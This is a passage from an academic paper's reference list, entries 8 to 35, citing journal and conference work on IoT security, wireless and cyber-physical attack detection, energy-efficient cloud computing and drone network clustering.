8. Exclusive: What Is Data Poisoning and Why Should We Be Concerned. Available online: https://internationalsecurityjournal.com/what-is-data-poisoning/ (accessed on 7 October 2021).
9. Shin, D.; Yun, K.; Kim, J.; Astillo, P.V.; Kim, J.; You, I. A Security Protocol for Route Optimization in DMM-Based Smart Home IoT Networks. *IEEE Access* **2019**, *7*, 142531–142550. [CrossRef]
10. Neshenko, N.; Bou-Harb, E.; Crichigno, J.; Kaddoum, G.; Ghani, N. Demystifying IoT Security: An Exhaustive Survey on IoT Vulnerabilities and a First Empirical Look on Internet-Scale IoT Exploitations. *IEEE Commun. Surv. Tutor.* **2019**, *21*, 2702–2733. [CrossRef]
11. Cao, J.; Ma, M.; Li, H.; Ma, R.; Sun, Y.; Yu, P.; Xiong, L. A Survey on Security Aspects for 3GPP 5G Networks. *IEEE Commun. Surv. Tutor.* **2020**, *22*, 170–195. [CrossRef]
12. Lounis, K.; Zulkernine, M. Attacks and Defenses in Short-Range Wireless Technologies for IoT. *IEEE Access* **2020**, *8*, 88892–88932. [CrossRef]
13. Zhang, X.; Liu, J.; Chen, S.; Kong, Y.; Ren, K. PriWhisper+: An Enhanced Acoustic Short-Range Communication System for Smartphones. *IEEE Internet Things J.* **2019**, *6*, 614–627. [CrossRef]
14. Verma, S.; Kawamoto, Y.; Kato, N. A Network-Aware Internet-Wide Scan for Security Maximization of IPv6-Enabled WLAN IoT Devices. *IEEE Internet Things J.* **2021**, *8*, 8411–8422. [CrossRef]
15. Al-Garadi, M.A.; Mohamed, A.; Al-Ali, A.K.; Du, X.; Ali, I.; Guizani, M. A Survey of Machine and Deep Learning Methods for Internet of Things (IoT) Security. *IEEE Commun. Surv. Tutor.* **2020**, *22*, 1646–1685. [CrossRef]
16. Meneghello, F.; Calore, M.; Zucchetto, D.; Polese, M.; Zanella, A. IoT: Internet of Threats? A Survey of Practical Security Vulnerabilities in Real IoT Devices. *IEEE Internet Things J.* **2019**, *6*, 8182–8201. [CrossRef]
17. Zhou, C.; Liao, X.; Wang, Y.; Liao, S.; Zhou, J.; Zhang, J. Capacity and Security Analysis of Multi-Mode Orbital Angular Momentum Communications. *IEEE Access* **2020**, *8*, 150955–150963. [CrossRef]
18. Hassija, V.; Chamola, V.; Saxena, V.; Jain, D.; Goyal, P.; Sikdar, B. A Survey on IoT Security: Application Areas, Security Threats, and Solution Architectures. *IEEE Access* **2019**, *7*, 82721–82743. [CrossRef]
19. Tian, Q.; Lin, Y.; Guo, X.; Wen, J.; Fang, Y.; Rodriguez, J.; Mumtaz, S. New Security Mechanisms of High-Reliability IoT Communication Based on Radio Frequency Fingerprint. *IEEE Internet Things J.* **2019**, *6*, 7980–7987. [CrossRef]
20. Wang, J.; Hao, S.; Wen, R.; Zhang, B.; Zhang, L.; Hu, H.; Lu, R. IoT-Praetor: Undesired Behaviors Detection for IoT Devices. *IEEE Internet Things J.* **2021**, *8*, 927–940. [CrossRef]
21. Yang, K.; Xiao, M. A Framework for Formal Analysis of Anonymous Communication Protocols. *Hindawi Secur. Commun. Netw.* **2022**, *2022*, 4659951. [CrossRef]
22. Yin, F.; Xiao, P.; Li, Z. ASC Performance Prediction for Medical IoT Communication Networks. *Hindawi Secur. Commun. Netw.* **2021**, *2021*, 6265520. [CrossRef]
23. Bharany, S.; Sharma, S.; Badotra, S.; Khalaf, O.I.; Alotaibi, Y.; Alghamdi, S.; Alassery, F. Energy-Efficient Clustering Scheme for Flying Ad-Hoc Networks Using an Optimized LEACH Protocol. *Energies* **2021**, *14*, 6016. [CrossRef]
24. Kaur, K.; Bharany, S.; Badotra, S.; Aggarwal, K.; Nayyar, A.; Sharma, S. Energy-efficient polyglot persistence database live migration among heterogeneous clouds. *J. Supercomput.* **2022**. [CrossRef]
25. Zhang, N.; Demetriou, S.; Mi, X.; Diao, W.; Yuan, K.; Zong, P.; Qian, F.; Wang, X.; Chen, K.; Tian, Y. Understanding IoT security through the data crystal ball: Where we are now and where we are going to be. *arXiv* **2017**, arXiv:1703.09809.
26. Bharany, S.; Sharma, S.; Bhatia, S.; Rahmani, M.K.I.; Shuaib, M.; Lashari, S.A. Energy Efficient Clustering Protocol for FANETS Using Moth Flame Optimization. *Sustainability* **2022**, *14*, 6159. [CrossRef]
27. Yahuza, M.; Idris, M.Y.I.; Bin Ahmedy, I.; Wahab, A.W.B.A.; Nandy, T.; Noor, N.M.; Bala, A. Internet of Drones Security and Privacy Issues: Taxonomy and Open Challenges. *IEEE Access* **2021**, *9*, 57243–57270. [CrossRef]
28. Bharany, S.; Sharma, S.; Khalaf, O.I.; Abdulsahib, G.M.; Al Humaimeedy, A.S.; Aldhyani, T.H.H.; Maashi, M.; Alkahtani, H. A Systematic Survey on Energy-Efficient Techniques in Sustainable Cloud Computing. *Sustainability* **2022**, *14*, 6256. [CrossRef]

29. Paredes, C.M.; Martínez-Castro, D.; Ibarra-Junquera, V.; González-Potes, A. Detection and Isolation of DoS and Integrity Cyber Attacks in Cyber-Physical Systems with a Neural Network-Based Architecture. *Electronics* **2021**, *10*, 2238. [CrossRef]
30. Bhardwaj, A.; Alshehri, M.; Kaushik, K.; Alyamani, H.; Kumar, M. Secure framework against cyber attacks on cyber-physical robotic systems. *J. Electron. Imaging* **2022**, *31*, 061802. [CrossRef]
31. Bharany, S.; Kaur, K.; Badotra, S.; Rani, S.; Kavita; Wozniak, M.; Shafi, J.; Ijaz, M.F. Efficient Middleware for the Portability of PaaS Services Consuming Applications among Heterogeneous Clouds. *Sensors* **2022**, *22*, 5013. [CrossRef] [PubMed]
32. Shuaib, M.; Badotra, S.; Khalid, M.I.; Algarni, A.D.; Ullah, S.S.; Bourouis, S.; Iqbal, J.; Bharany, S.; Gundaboina, L. A Novel Optimization for GPU Mining Using Overclocking and Undervolting. *Sustainability* **2022**, *14*, 8708. [CrossRef]
33. Bharany, S.; Badotra, S.; Sharma, S.; Rani, S.; Alazab, M.; Jhaveri, R.H.; Gadekallu, T.R. Energy efficient fault tolerance techniques in green cloud computing: A systematic survey and taxonomy. *Sustain. Energy Technol. Assess.* **2000**, *53*, 102613. [CrossRef]
34. Dunkels, A.; Gronvall, B.; Voigt, T. Contiki-a lightweight and flexible operating system for tiny networked sensors. In Proceedings of the 29th Annual IEEE International Conference on Local Computer Networks, Tampa, FL, USA, 16–18 November 2004; pp. 455–462.
35. Bharany, S.; Sharma, S.; Frnda, J.; Shuaib, M.; Khalid, M.I.; Hussain, S.; Iqbal, J.; Ullah, S.S. Wildfire Monitoring Based on Energy Efficient Clustering Approach for FANETS. *Drones* **2022**, *6*, 193. [CrossRef]